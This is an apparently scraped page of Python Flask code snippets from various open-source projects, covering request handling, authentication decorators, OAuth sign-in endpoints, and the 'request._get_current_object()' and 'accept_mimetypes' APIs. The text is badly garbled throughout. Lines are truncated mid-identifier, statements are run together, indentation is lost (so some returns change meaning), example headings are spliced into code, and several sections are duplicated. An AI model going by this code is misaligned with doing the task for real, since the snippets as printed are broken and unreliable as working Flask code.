## Example 19

Project: *dino* Author: *thenetcircle* File: [\*roles.py\*](#) Apache License 2.0

```
def do_get(self):
    is_valid, msg, json = self.validate_json()
    if not is_valid:
        logger.error('invalid json: %s' % msg)
    return dict()
    if json is None:
        return environ.env.db.get_banned_users()
```

```
if 'users' not in json:  
    return dict()  
  
logger.debug('GET request: %s' % str(json))  
  
output = dict()  
  
for user_id in json['users']:  
    output[user_id] = self.do_get_with_params(user_id)  
return output
```

## Example 20

Project: *dino* Author: *thenetcircle* File: [remove\\_admin.py](#) Apache License 2.0

6 vo

```
def do_post(self):  
    is_valid, msg, json = self.validate_json()  
  
    if not is_valid:  
  
        logger.error('invalid json: %s' % msg)  
  
        raise RuntimeError('invalid json')  
  
    if json is None:  
  
        raise RuntimeError('no json in request')  
  
    if not isinstance(json, dict):  
  
        raise RuntimeError('need a dict')  
  
    logger.debug('POST request: %s' % str(json))  
  
    if 'id' not in json:
```

```
raise RuntimeError('no id parameter in request') user_id =  
json.get('id')  
  
try:  
  
environ.env.db.remove_global_moderator(user_id) except Exception  
as e:  
  
logger.error('could not remove global moderator with id "%s": %s' %  
(s logger.exception(traceback.format_exc()))  
  
raise RuntimeError('could not remove global moderator with id "%s":  
%s Example 21
```

Project: *dino* Author: *thenetcircle* File: [acl.py](#) Apache License 2.0

6 vo

```
def _do_post(self, json_data: dict):  
  
logger.debug('POST request: %s' % str(json_data))  
  
room_id = json_data.get('room_id')  
  
action = json_data.get('action')  
  
acl_type = json_data.get('acl_type')  
  
acl_value = json_data.get('acl_value')  
  
try:  
  
channel_id = self.env.db.channel_for_room(room_id)  
self.acl_manager.update_room_acl(channel_id, room_id, action,  
acl_type) except Exception as e:  
  
logger.error('could update acls in room {} with action={}, type={}, va  
room_id, action, acl_type, acl_value, str(e))
```

```
)  
logger.exception(traceback.format_exc())  
self.env.capture_exception(sys.exc_info())
```

## Example 22

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def put(self, id_: str, path: str) -> Response:  
    """Add new object_ optional <id_> parameter using HTTP PUT.  
    :param id_ - ID of Item to be updated  
    :param path - Path for Item type( Specified in APIDoc @id) to be  
    updated  
    """  
  
    id_ = str(id_)  
  
    auth_response = check_authentication_response() if  
    isinstance(auth_response, Response):  
  
        return auth_response  
  
    class_type = get_doc().collections[path]["collection"].class_.title  
  
    # Get path of the collection-class  
  
    class_path = get_doc().collections[path]["collection"].class_.path if  
    checkClassOp(class_path, "PUT"):  
  
        # Check if class_type supports PUT operation
```

```
object_ = json.loads( request.data.decode('utf-8')) obj_type =
getType(class_path, "PUT") link_props, link_type_check =
get_link_props(class_path, object_)

# Load new object and type

if validObject(object_) and object_["@type"] == obj_type and
check_req class_path, object_) and link_type_check:

try:

# Add the object with given ID

object_id = crud.insert(object_=object_, id_=id_,
link_props=link_props, session=get_ses

headers_ = [{"Location": "{}{}//{}/{}".format(
get_hydrus_server_url(), get_api_name(), path, object_id)}

status_description = "Object with ID {} successfully added".format(status
= HydraStatus(code=201, title="Object successfully added",
desc=status_description)

return set_response_headers(
jsonify(status.generate()), headers=headers_, status_code=

except (ClassNotFound, InstanceExists, PropertyNotFound) as e:
error = e.get_HTTP()

return set_response_headers(jsonify(error.generate()), status_

else:

error = HydraError(code=400, title="Data is not valid") return
set_response_headers(jsonify(error.generate()), status_code else:

abort(405)
```

## Example 23

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

5 vo

```
def test_context_binding(self):  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return 'Hello %s!' % flask.request.args['name']  
  
    @app.route('/meh')  
  
    def meh():  
  
        return flask.request.url  
  
    with app.test_request_context('/?name=World'): Example 24  
        self.assert_equal(index(), 'Hello World!')  
  
    with app.test_request_context('/meh'):  
  
        self.assert_equal(meh(), 'http://localhost/meh')  
        self.assert_true(flask._request_ctx_stack.top is None)
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

5 vo

```
def test_context_test(self):  
  
    app = flask.Flask(__name__)
```

```
self.assert_false(flask.request)

self.assert_false(flask.has_request_context()) ctx =
app.test_request_context()

ctx.push()

try:

    self.assert_true(flask.request)

    self.assert_true(flask.has_request_context())

finally:

    ctx.pop()
```

## Example 25

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

5 vo

```
def test_context_test(self):

    app = flask.Flask(__name__)

    self.assert_false(flask.request)

    self.assert_false(flask.has_request_context()) ctx =
app.test_request_context()

    ctx.push()

    try:

        self.assert_true(flask.request)
```

```
self.assert_true(flask.has_request_context())
```

```
finally:
```

```
    ctx.pop()
```

## Example 26

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

5 vo

```
def test_context_binding(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return 'Hello %s!' % flask.request.args['name']
    @app.route('/meh')
    def meh():
        return flask.request.url
    with app.test_request_context('/?name=World'):
        self.assert_equal(index(), 'Hello World!')
    with app.test_request_context('/meh'):
        self.assert_equal(meh(), 'http://localhost/meh')
        self.assert_true(flask._request_ctx_stack.top is None)
```

## Example 27

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

5 vo

```
def test_context_test(self):
```

```
app = flask.Flask(__name__)

self.assert_false(flask.request)

self.assert_false(flask.has_request_context()) ctx =
app.test_request_context()

ctx.push()

try:

    self.assert_true(flask.request)

    self.assert_true(flask.has_request_context())

finally:

    ctx.pop()
```

## Example 28

Project: *grove* Author: *jaredthecoder* File: [\*utils.py\*](#) MIT License

5 vo

```
def parse_auth_header(auth_header):

    """Parse the authentication header sent on authenticated requests"""

    if auth_header is None:

        return None

    try:

        auth_type, param_strs = auth_header.split(" ", 1) items = urllib.
request.parse_http_list(param_strs) opts = urllib.
request.parse_keqv_list(items)
```

```
except Exception as e:
```

```
    import traceback
```

```
    traceback.print_exc()
```

```
    return None
```

```
    return opts
```

## Example 29

Project: *grove* Author: *jaredthecoder* File: [\*utils.py\*](#) MIT License

```
5 vo
```

```
def require_login(func):
```

```
    """Decorator function that checks if the current user is logged in"""
```

```
    def new_func(*args, **kwargs):
```

```
        auth_opts = parse_auth_header(
```

```
        request.headers.get('Authorization')) try:
```

```
            token = auth_opts['token']
```

```
        except (KeyError, TypeError) as e:
```

```
            abort(401)
```

```
        return
```

```
        user = User.query.filter_by(auth_token=token).first() if len(user) > 1:
```

```
            current_app.logger.error(
```

```
'More than one user with id: {}'.format(token)) abort(401)
```

```
        if user is None or len(user) == 0:
```

```
current_app.logger.error(  
    "User for the given authorization token does not exist.") abort(401)  
  
return  
  
return func(user=user.first(), *args, **kwargs) return new_func  
  
# External OAuth Configs
```

### Example 30

Project: *grove* Author: *jaredthecoder* File: [\*utils.py\*](#) MIT License

```
5 vo
```

```
def abort_not_exist(_id, _type):  
    """Abort the request if the entity does not exist."""  
    abort(404,
```

message="{} {} does not exist. Please try again with a different {}".format(\_type, \_id)

### Example 31

Project: *grove* Author: *jaredthecoder* File: [\*utils.py\*](#) MIT License

```
5 vo
```

```
def abort_CANNOT_update(_id, _type):  
    """Abort the request if the entity cannot be updated."""  
    abort(400,
```

message="Cannot update {} {}. Please try again.".format(\_type, \_id)

### Example 32

Project: *grove* Author: *jaredthecoder* File: [\*utils.py\*](#) MIT License

5 vo

```
def abort_CANNOT_CREATE(_type):  
    """Abort the request if the entity cannot be created."""  
    abort(400,
```

message='Cannot create {} because you have not supplied the proper param **Example 33**

Project: *PythonMicroservicesDevelopment\_Code* Author: *mtianyan*  
File: [app.py\\_Apache License 2.0](#)

5 vo

```
def before_req():  
    authenticate(app, request)
```

### **Example 34**

Project: *ras-frontstage* Author: *ONSdigital* File: [surveys\\_list.py MIT License](#)

5 vo

```
def get_survey_list(session, tag):
```

"""

Displays the list of surveys for the respondent by tag. A tag represents the survey is in (e.g., todo, history, etc)

"""

```
logger.info("Retrieving survey todo list") party_id =  
session.get('party_id')
```

```
business_id = request.args.get('business_party_id') survey_id =
request.args.get('survey_id')

already_enrolled = request.args.get('already_enrolled') survey_list =
party_controller.get_survey_list_details_for_party(party_id, tag
survey_id=sur

sorted_survey_list = sorted(survey_list, key=lambda k:
datetime.strptime(k['su'] if tag == 'todo' :

added_survey = True if business_id and survey_id and not
already_enrolled response =
make_response(render_template('surveys/surveys-todo.html',
sorted_surveys_list=sorted_survey

added_survey=added_survey, alread

# Ensure any return to list of surveys (e.g. browser back) round trips
the response.headers.set("Cache-Control", "no-cache, max-age=0,
must-revalidat return response

else:
```

```
return render_template('surveys/surveys-history.html',
sorted_surveys_list
```

**Example 35**

Project: *linkero* Author: *ingran* File: [linkero.py](#) GNU Lesser General Public License v3.0

5 vo

```
def new_user():

if pwd_context.verify( request.values.get('secret'), adminSecret) ==
False: abort(401) # unauthorized

username = request.values.get('username')

password = request.values.get('password')
```

```
if username is None or password is None:  
    abort(400) # missing arguments  
  
if User.query.filter_by(username=username).first() is not None:  
    abort(409) # existing user  
  
user = User(username=username)  
  
user.hash_password(password)  
  
db.session.add(user)  
  
db.session.commit()  
  
return jsonify({'username': user.username}), 201,  
{'Location': url_for('get_user', id=user.id, _external=True)})
```

**Example 36**

Project: *linkero* Author: *ingran* File: [linkero.py](#) GNU Lesser General Public License v3.0

5 vo

```
def getDomain( request):  
  
pattern_url_base = re.compile("(http|https):\/\/[a-zA-Z0-9_.]+:[0-9]*")  
return pattern_url_base.search(str( request)).group()
```

**Example 37**

Project: *linkero* Author: *ingran* File: [linkero.py](#) GNU Lesser General Public License v3.0

5 vo

```
def getResourceURL(endpoint, selector_name = None,  
selector_value = None, absolute if selector_name is None and  
selector_value is None: selector_name = "dummy_RDCH106"
```

```
selector_value = "dummy_RDCH106"

uri_field = {'url': fields.Url(endpoint)}

selector = {selector_name: selector_value}

if absolute:

    return getDomain( request ) + marshal(selector, uri_field)[ "url" ]

else:

    return marshal(selector, uri_field)[ "url" ]
```

### **Example 38**

Project: *cis* Author: *mozilla-iam* File: [idp.py Mozilla Public License 2.0](#)

5 vo

```
def get_jwks():

    # XXX TBD do this with request purely instead of six json
    url = urlopen("https://" + AUTH0_DOMAIN + "/.well-known/jwks.json")
    jwks = json.loads(url.read())

    return jwks
```

### **Example 39**

Project: *cis* Author: *mozilla-iam* File: [idp.py Mozilla Public License 2.0](#)

5 vo

```
def get_jwks():
```

```
# XXX TBD do this with request purely instead of six
jsonurl = urlopen("https://" + AUTH0_DOMAIN + "/.well-known/jwks.json")
jwks = json.loads(jsonurl.read())

return jwks
```

## Example 40

Project: *weather21* Author: *salsa-system* File: [\*weather-server.py\*](#)  
[GNU General Public License v3.0](#)

5 vo

```
def client():

    return send_from_directory('static', 'weather.py')

# Charge a fixed fee per request to the /city current weather endpoint
```

## Example 41

Project: *weather21* Author: *salsa-system* File: [\*weather-server.py\*](#)  
[GNU General Public License v3.0](#)

5 vo

```
def current_city_weather():

    # the parameters sent by the client

    cityname = str( request.args.get('cityname') )

    countrycode = str( request.args.get('countrycode') ) unit = str(
        request.args.get('unit') )

    lang = str( request.args.get('lang') )

    if countrycode:

        cityparams = cityname + ',' + countrycode
```

```
else:  
  
    cityparams = cityname  
  
if unit:  
  
    unitparam = unit  
  
else:  
  
    unitparam = "standard"  
  
if lang:  
  
    langparam = lang  
  
else:  
  
    langparam = "en"  
  
userdata = {"q": cityparams, "units": unitparam, "lang": langparam,  
"APPID": OW  
  
resp = requests.get(OWM_CURRENT_URL + OWM_MODES[0],  
params=userdata) return resp.text  
  
# Charge a fixed fee per request to the /zip current weather endpoint
```

### **Example 42**

Project: *weather21* Author: *salsa-system* File: [weather-server.py](#)  
[GNU General Public License v3.0](#)

```
5 vo  
  
def forecast_city_weather():  
  
    # the parameters sent by the client  
  
    cityname = str( request.args.get('cityname'))
```

```
countrycode = str( request.args.get('countrycode')) unit = str( request.args.get('unit'))  
  
lang = str( request.args.get('lang'))  
  
if countrycode:  
  
    cityparams = cityname + ',' + countrycode  
  
else:  
  
    cityparams = cityname  
  
if unit:  
  
    unitparam = unit  
  
else:  
  
    unitparam = "standard"  
  
if lang:  
  
    langparam = lang  
  
else:  
  
    langparam = "en"  
  
userdata = {"q": cityparams, "units": unitparam, "lang": langparam, "APPID": OW  
  
resp = requests.get(OWM_CURRENT_URL + OWM_MODES[1], params=userdata) return resp.text  
  
# Charge a fixed fee per request to the /zip forecast weather endpoint Example 43
```

Project: *auth-server-sample* Author: *michaelawyu* File:  
[Implicit auth server.py](#) Apache License 2.0

5 vo

```
def signin():

    # Issues authorization code

    username = request.form.get('username')

    password = request.form.get('password')

    client_id = request.form.get('client_id')

    redirect_url = request.form.get('redirect_url') if None in [username,
        password, client_id, redirect_url]: return json.dumps({

        "error": "invalid_request"

    }), 400

    if not verify_client_info(client_id, redirect_url): return json.dumps({

        "error": "invalid_client"

    })

    if not authenticate_user_credentials(username, password): return json.dumps({

        'error': 'access_denied'

    }), 401

    access_token = generate_access_token()

    print(process_redirect_url(redirect_url, {"1":"2"})) return

    redirect(process_redirect_url(redirect_url, {
```

```
'access_token': access_token,  
'token_type': 'JWT',  
'expires_in': JWT_LIFE_SPAN  
}), code = 303)
```

## Example 44

[Project: auth-server-sample](#) Author: [michaelawyu](#) File: [AC\\_PKCE\\_auth\\_server.py](#) Apache License

5 vo

[2.0](#)

```
def signin():  
    # Issues authorization code  
  
    username = request.form.get('username')  
  
    password = request.form.get('password')  
  
    client_id = request.form.get('client_id')  
  
    redirect_url = request.form.get('redirect_url')  
    code_challenge = request.form.get('code_challenge')  
    if None in [username, password, client_id, redirect_url, code_challenge]:  
        return json.dumps({  
            "error": "invalid_request"  
        }), 400  
  
    if not verify_client_info(client_id, redirect_url):  
        return json.dumps({  
            "error": "invalid_client"
```

```
})
if not authenticate_user_credentials(username, password): return
json.dumps({
    'error': 'access_denied'
}), 401

authorization_code = generate_authorization_code(client_id,
redirect_url, code_challenge)

url = process_redirect_url(redirect_url, authorization_code) return
redirect(url, code = 303)
```

## Example 45

Project: *auth-server-sample* Author: *michaelawyu* File:  
[AC\\_auth\\_server.py](#) Apache License 2.0

5 vo

```
def signin():

    # Issues authorization code

    username = request.form.get('username')

    password = request.form.get('password')

    client_id = request.form.get('client_id') redirect_url =
    request.form.get('redirect_url') if None in [ username, password,
    client_id, redirect_url ]: return json.dumps({

        "error": "invalid_request"
    }), 400

    if not verify_client_info(client_id, redirect_url): return json.dumps({
```

```
"error": "invalid_client"

})

if not authenticate_user_credentials(username, password): return
json.dumps({


'error': 'access_denied'

}), 401

authorization_code = generate_authorization_code(client_id,
redirect_url) url = process_redirect_url(redirect_url,
authorization_code) return redirect(url, code = 303)
```

## Example 46

Project: *auth-server-sample* Author: *michaelawyu* File:  
[AC\\_auth\\_server.py](#) Apache License 2.0

5 vo

```
def exchange_for_token():

# Issues access token

authorization_code = request.form.get('authorization_code') client_id
= request.form.get('client_id')

client_secret = request.form.get('client_secret') redirect_url =
request.form.get('redirect_url') if None in [ authorization_code,
client_id, client_secret, redirect_url ]: return json.dumps({


"error": "invalid_request"

}), 400

if not authenticate_client(client_id, client_secret): return json.dumps({
```

```
"error": "invalid_client"

}), 400

if not verify_authorization_code(authorization_code, client_id,
redirect_url): return json.dumps({


"error": "access_denied"

}), 400

access_token = generate_access_token()

return json.dumps({


"access_token": access_token.decode(),


"token_type": "JWT",


"expires_in": JWT_LIFE_SPAN


})
```

### Example 47

Project: *favicodes* Author: *rpgraham84* File: [main.py](#) Apache License 2.0

5 vo

```
def make_icon(left, right, icon_name): valid, args = validate((left,
right), icon_name, request) if not valid:

    return jsonify(args)

mime = "image/png" if args["format"] == "png" else "image/x-icon"

return send_file(generate(args), mime)
```

## **Example 48**

Project: *Jtyoui* Author: *jtyoui* File: [request.py](#) MIT License

5 vo

```
def hello():

    data = flask_content_type( request ) # 所有的请求信息

    return jsonify(data=data)
```

## **Example 49**

Project: *ocr\_svc* Author: *daveshap* File: [microservice.py](#) MIT License

5 vo

```
def default():

    try:

        request = flask.request

        # request should just be string representing a 28x28 ndarray

        # like '[[255, 255], [255, 255]]'

    except Exception as exc:

        return json.dumps({'service': exc})
```

## **Example 50**

Project: *dino* Author: *thenetcircle* File: [send.py](#) Apache License 2.0

5 vo

```
def __init__(self):
```

```
super(SendResource, self).__init__()  
self.user_manager = UserManager(environ.env)  
self.request = request
```

## Python `flask.request._get_current_object()` Examples

The following are code examples for showing how to use `flask.request._get_current_object()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `npilsnow` Author: `jmcarrp` File: `task_sqlalchemy.py` MIT License 5 vc

```
def get_worker():
    try:
        return request._get_current_object()
    except RuntimeError:
        return None
```

### Example 2

Project: `partycrasher` Author: `naturalthess` File: `api_utils.py` GNU General Public License v3.0 5 vc

```
def determine_user_agent_facing_host():
    """
    Determines the host for the active request as seen by the User-Agent
    (client), assuming proxies along the way have been being truthful.
    """

    # Request is a proxy object, and cannot be weakly-referenced; instead,
    # get a reference to true object.
    true_request = request._get_current_object()
    if true_request in HOST_CACHE:
        return HOST_CACHE[true_request]
    else:
        host = calculate_user_agent_facing_host()
        HOST_CACHE[true_request] = host
    return host
```

### Example 3

Project: `partycrasher` Author: `naturalthess` File: `api_utils.py` GNU General Public License v3.0 5 vc

```
def determine_user_agent_facing_host():
    """
    Determines the host for the active request as seen by the User-Agent
    (client), assuming proxies along the way have been being truthful.
    """

    # Request is a proxy object, and cannot be weakly-referenced; instead,
    # get a reference to true object.
    true_request = request._get_current_object()
    if true_request in HOST_CACHE:
        return HOST_CACHE[true_request]
    else:
        host = calculate_user_agent_facing_host()
        HOST_CACHE[true_request] = host
    return host
```

### Example 4

Python flask.request.\_get\_current\_object() Examples The following are code examples for showing how to use `flask.request._get_current_object()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *nplusone* Author: *jmcarp* File: [flask\\_sqlalchemy.py](#) MIT License

5 votes

```
def get_worker():
    try:
        return request._get_current_object()
    except RuntimeError:
        return None
```

## Example 2

Project: *partycrasher* Author: *naturalness* File: [api\\_utils.py](#) GNU General Public License v3.0

5 votes

```
def determine_user_agent_facing_host():
    """
```

Determines the host for the active request as seen by the User-Agent (client), assuming proxies along the way have been being truthful.

```
"""
```

```
# Request is a proxy object, and cannot be weakly-referenced;  
instead,  
  
# get a reference to true object.  
  
true_request = request. _get _current _object() if true_request in  
HOST_CACHE:  
  
    return HOST_CACHE[true_request]  
  
else:  
  
    host = calculate_user_agent_facing_host()  
    HOST_CACHE[true_request] = host  
  
return host
```

### Example 3

Project: *partycrasher* Author: *naturalness* File: [\*api\\_utils.py\* GNU General Public License v3.0](#)

5 vo

```
def determine_user_agent_facing_host():
```

"""

Determines the host for the active request as seen by the User-Agent (client), assuming proxies along the way have been being truthful.

"""

```
# Request is a proxy object, and cannot be weakly-referenced;  
instead,
```

```
# get a reference to true object.
```

```
true_request = request._get_current_object() if true_request in  
HOST_CACHE:
```

```
    return HOST_CACHE[true_request]
```

```
else:
```

```
    host = calculate_user_agent_facing_host()  
    HOST_CACHE[true_request] = host
```

```
return host
```

#### Example 4

Project: *aws-xray-sdk-python* Author: *aws* File: [\*middleware.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def _before_request(self):
```

```
    headers = request.headers
```

```
    xray_header = construct_xray_header(headers) req = request.  
    _get_current_object()
```

```
    name = calculate_segment_name(req.host, self._recorder)  
    sampling_req = {
```

```
        'host': req.host,
```

```
        'method': req.method,
```

```
        'path': req.path,
```

```
        'service': name,
```

```
}
```

```
sampling_decision = calculate_sampling_decision(  
    trace_header=xray_header,  
    recorder=self._recorder,  
    sampling_req=sampling_req,  
)  
  
if self.in_lambda_ctx:  
    segment = self._recorder.begin_subsegment(name) else:  
        segment = self._recorder.begin_segment(  
            name=name,  
            traceid=xray_header.root,  
            parent_id=xray_header.parent,  
            sampling=sampling_decision,  
)  
  
    segment.save_origin_trace_header(xray_header)  
    segment.put_http_meta(http.URL, req.base_url)  
    segment.put_http_meta(http.METHOD, req.method)  
    segment.put_http_meta(http.USER_AGENT, headers.get("User-Agent"))  
    client_ip = headers.get('X-Forwarded-For') or  
    headers.get('HTTP_X_FORWARDE  
  
if client_ip:  
    segment.put_http_meta(http.CLIENT_IP, client_ip)  
    segment.put_http_meta(http.X_FORWARDED_FOR, True) else:
```

segment.put\_http\_meta(http.CLIENT\_IP, req.remote\_addr) **Example 5**

Project: *zeus* Author: *getsentry* File: [\*nplusone.py\*](#) Apache License 2.0

5 vo

```
def get_worker():
    try:
        return request._get_current_object()
    except RuntimeError:
        return None
```

## **Example 6**

Project: *dodotable* Author: *spoqa* File: [\*flask.py\*](#) MIT License

5 vo

```
def get_session(self):
    ctx = request._get_current_object()
    try:
        session = ctx._current_session
    except AttributeError:
        return None
    else:
        return session
```

## **Example 7**

Project: *laboratoria* Author: *almeidaw* File: [\*middleware.py\*](#) Apache License 2.0

5 vo

```
def _before_request(self):
    headers = request.headers
    xray_header = construct_xray_header(headers)
    req = request._get_current_object()
    name = calculate_segment_name(req.host, self._recorder)
    sampling_req = {
        'host': req.host,
        'method': req.method,
        'path': req.path,
        'service': name,
    }
    sampling_decision = calculate_sampling_decision(
        trace_header=xray_header,
        recorder=self._recorder,
        sampling_req=sampling_req,
    )
    segment = self._recorder.begin_segment(
        name=name,
```

```

traceid=xray_header.root,
parent_id=xray_header.parent,
sampling=sampling_decision,
)

segment.save_origin_trace_header(xray_header)
segment.put_http_meta(http.URL, req.base_url)
segment.put_http_meta(http.METHOD, req.method)
segment.put_http_meta(http.USER_AGENT, headers.get('User-Agent'))
client_ip = headers.get('X-Forwarded-For') or
headers.get('HTTP_X_FORWARDE

if client_ip:

    segment.put_http_meta(http.CLIENT_IP, client_ip)
    segment.put_http_meta(http.X_FORWARDED_FOR, True) else:

        segment.put_http_meta(http.CLIENT_IP, req.remote_addr) Example
8

```

Project: *laboratoria* Author: *almeidaw* File: [middleware.py](#) Apache License 2.0

5 vo

```

def _before_request(self):

    headers = request.headers

    xray_header = construct_xray_header(headers) req = request.
    _get_current_object()

    name = calculate_segment_name(req.host, self._recorder)
    sampling_req = {

        'host': req.host,

```

```
'method': req.method,  
'path': req.path,  
'service': name,  
}  
  
sampling_decision = calculate_sampling_decision(  
    trace_header=xray_header,  
    recorder=self._recorder,  
    sampling_req=sampling_req,  
)  
  
segment = self._recorder.begin_segment(  
    name=name,  
    traceid=xray_header.root,  
    parent_id=xray_header.parent,  
    sampling=sampling_decision,  
)  
  
segment.save_origin_trace_header(xray_header)  
segment.put_http_meta(http.URL, req.base_url)  
segment.put_http_meta(http.METHOD, req.method)  
segment.put_http_meta(http.USER_AGENT, headers.get('User-Agent'))  
client_ip = headers.get('X-Forwarded-For') or  
headers.get('HTTP_X_FORWARDE  
  
if client_ip:
```

```
segment.put_http_meta(http.CLIENT_IP, client_ip)
segment.put_http_meta(http.X_FORWARDED_FOR, True) else:
    segment.put_http_meta(http.CLIENT_IP, req.remote_addr)
```

## Python flask.request.accept\_mimetypes() Examples

The following are code examples for showing how to use `flask.request.accept_mimetypes()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

**Example 1**

```
Project: libresign Author: this-is-an File: accept.py MIT License 6 / 6

def accept(*args):
    mimetypes = []
    for arg in args:
        if isinstance(arg, list):
            mimetypes += arg
        else:
            mimetypes.append(arg)

def is_acceptable():
    return not 'Accept' in request.headers or \
        any(x in request.accept_mimetypes for x in mimetypes)

def decorator(func):
    @wraps(func)
    def wrapper(*args, **kwargs):
        if not is_acceptable():
            return justify(
                msg='Unable to comply with Accept header, ' +
                'see mimetype field for acceptable mimetypes',
                mimetype=mimetype
            ), 406
        return func(*args, **kwargs)
    return wrapper
accept.decorator
```

### Example 2

```
Project: RNASEqTool Author: armel File: gene_expression_resources.py MIT License

def post(self):
    try:
        args = chart_parser.parse_args()
        selected_genes = args["gene_set"]
        selected_dataset = args["dataset_identifier"]
        selected_charttype = args["chart_type"]
        print args["chart_type"]

        request_to_handle = request.accept_mimetypes.best_match(['application/pdf', 'text/html'])

        if request_to_handle == 'application/pdf':
            accept = "pdf"
        else:
            accept = "html"

        chart_resource = nc.sample_distribution_for_genes(selected_dataset, se
```

Python flask.request.accept\_mimetypes() Examples The following are code examples for showing how to use `flask.request.accept_mimetypes()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *libresign* Author: *this-is-ari* File: [accepts.py](#) MIT License

6 vo

```
def accepts(*args):
    mimetypes = []
    for arg in args:
        if isinstance(arg, list):
            mimetypes += arg
        else:
            mimetypes.append(arg)
    def is_acceptable():
        return not 'Accept' in request.headers or \
               any(x in request.accept_mimetypes for x in mimetypes)
    def decorator(fun):
        @wraps(fun)
        def wrapper(*args, **kwargs):
            if not is_acceptable():
                raise ValueError('Request does not accept any of the '
                                'specified mimetypes')
            return fun(*args, **kwargs)
        return wrapper
    return decorator
```

```
        return jsonify(  
            msg="Unable to comply with Accept header, " +  
            "see mimetypes field for acceptable mimetypes",  
            mimetypes=mimetypes  
  
    return fun(*args, **kwargs)  
  
    return wrapper  
  
    return decorator
```

## Example 2

Project: *RNASEqTool* Author: *armeill* File:  
[gene\\_expression\\_resources.py](#) MIT License

```
5 vo  
  
def post(self):  
  
    try:  
  
        args = chart_parser.parse_args()  
  
        selected_genes = args["gene_set"]  
  
        selected_dataset = args["dataset_identifier"]  
  
        selected_charttype = args["chart_type"]  
  
        print args["chart_type"]  
  
        request_to_handle = request.  
        accept_mimetypes.best_match(['application/pdf' if request_to_handle ==  
        'application/pdf':
```

```

accept = "pdf"

else:

accept = "html"

chart_resource =
nc.sample_distribution_for_genes(selected_dataset, se
title=selected_datas

chart_type=selected_

chart_rendering=acce

# returns the write rendering based on generator [bokeh with bokehjs
o if accept == "html":

if chart_resource["generator"] == "bokeh": return
cr.BokehResource(chart_resource["chart"]), 201

if chart_resource["generator"] == "matplotlib": return
cr.MatPlotLibResource(chart_resource["chart"]), 201

if accept == "pdf":

filename = ig.get_generated_guid_as_string() + ".pdf"

file_path = APP_CONFIG["domain"] +
APP_CONFIG["static_documents"]

chart_resource["chart"].savefig("." +
APP_CONFIG["static_documents"])
return
cr.StringApiResource(file_path + filename), 201

except:

return cr.StringApiResource("Chart creation failed"), 400

```

### Example 3

Project: *RNASEqTool* Author: *armeell* File:  
[gene\\_expression\\_resources.py](#) MIT License

```
5 vo

def get(self, datasetId, elements="file"): print("get dataset")
print(datasetId)

path = APP_CONFIG["application_files_location"] +
APP_CONFIG["application_"

if elements == "file":
    print("creating frame")
    print("accepting ")
    print(request.accept_mimetypes)
    # convert public to intern...
    return
    cr.DataFrameApiResource(dr.get_data_frame_from_hdf(datasetId, p
if elements == "genes":
    print("retrieving genes")

    dataset_with_ensembl =
        dr.get_dataset_genes_with_ensembl_info(datasetId)
    return
    cr.JsonResource(dataset_with_ensembl), 201

if elements == "desc":
    dataset = dr.get_data_frame_from_hdf(datasetId, path)
    filtered =
        dataset.sum(1) == 0
    d_filtered = dataset[-filtered]
```

```
filtered_data_set = d_filtered # pd.DataFrame(scale(d_filtered), index=d_filtered.index)
json_message = {"meta": {"samples": len(filtered_data_set.columns)}, "generator": "gen", "samples": [{"id": s} for idx, s in enumerate(filtered_data_set.columns)]}
for item in filtered_data_set.iteritems():
    json_message["samples"].append({
        "identifier": item[0], "mean": item[1].mean(), "sd": item[1].std()
    })
return cr.JsonResource(json_message), 201
```

## Example 4

Project: *har-sanitizer* Author: *google* File: [\*decorators.py\*](#) Apache License 2.0

5 vo

```
def accept(mimetype):
```

```
def decorator(func):
```

"""

Decorator which returns a 406 Not Acceptable if the client won't accept a certain mimetype

"""

```
@wraps(func)
```

```
def wrapper(*args, **kwargs):
```

```
    if mimetype in request.accept_mimetypes:
```

```
        return func(*args, **kwargs)
```

```
message = "Request must accept {} data".format(mimetype) data = json.dumps({"message": message}) return Response(data, 406, mimetype="application/json") return wrapper

return decorator
```

## Example 5

Project: *AUCR* Author: *AUCR* File: [\*handlers.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def wants_json_response():

    """Data type json response request."""

    return request.accept_mimetypes['application/json'] >= request.accept_mimetype
```

Project: *noobotkit* Author: *nazroll* File: [\*init\\_.py\*](#) [MIT License](#)

5 vo

```
def make_response(self, data, *args, **kwargs):

    """Looks up the representation transformer for the requested media
    type, invoking the transformer to create a response object. This
    defaults to default_mediatype if no transformer is found for the
    requested mediatype. If default_mediatype is None, a 406 Not
    Acceptable response will be sent as per RFC 2616 section 14.1

:param data: Python object containing response data to be
transformed
```

"""

```
default_mediatype = kwargs.pop('fallback_mediatype', None) or
self.default_mediatype = request.accept_mimetypes.best_match(
```

```
self.representations,  
default=default_mediatype,  
)  
if mediatype is None:  
    raise NotAcceptable()  
if mediatype in self.representations:  
    resp = self.representations[mediatype](data, *args, **kwargs)  
    resp.headers['Content-Type'] = mediatype  
    return resp  
elif mediatype == 'text/plain':  
    resp = original_flask_make_response(str(data), *args, **kwargs)  
    resp.headers['Content-Type'] = 'text/plain'  
    return resp  
else:  
    raise InternalServerError()
```

## Example 7

Project: *noobotkit* Author: *nazroll* File: [init .py](#) MIT License

5 vo

```
def mediatypes(self):
```

```
    """Returns a list of requested mediatypes sent in the Accept  
    header"""
```

```
return [h for h, q in sorted(request.accept_mimetypes,
key=operator.itemgetter(1), reverse=True)]
```

## Example 8

Project: *noobotkit* Author: *nazroll* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def dispatch_request(self, *args, **kwargs):
    # Taken from flask
    #noinspection PyUnresolvedReferences
    meth = getattr(self, request.method.lower(), None) if meth is None
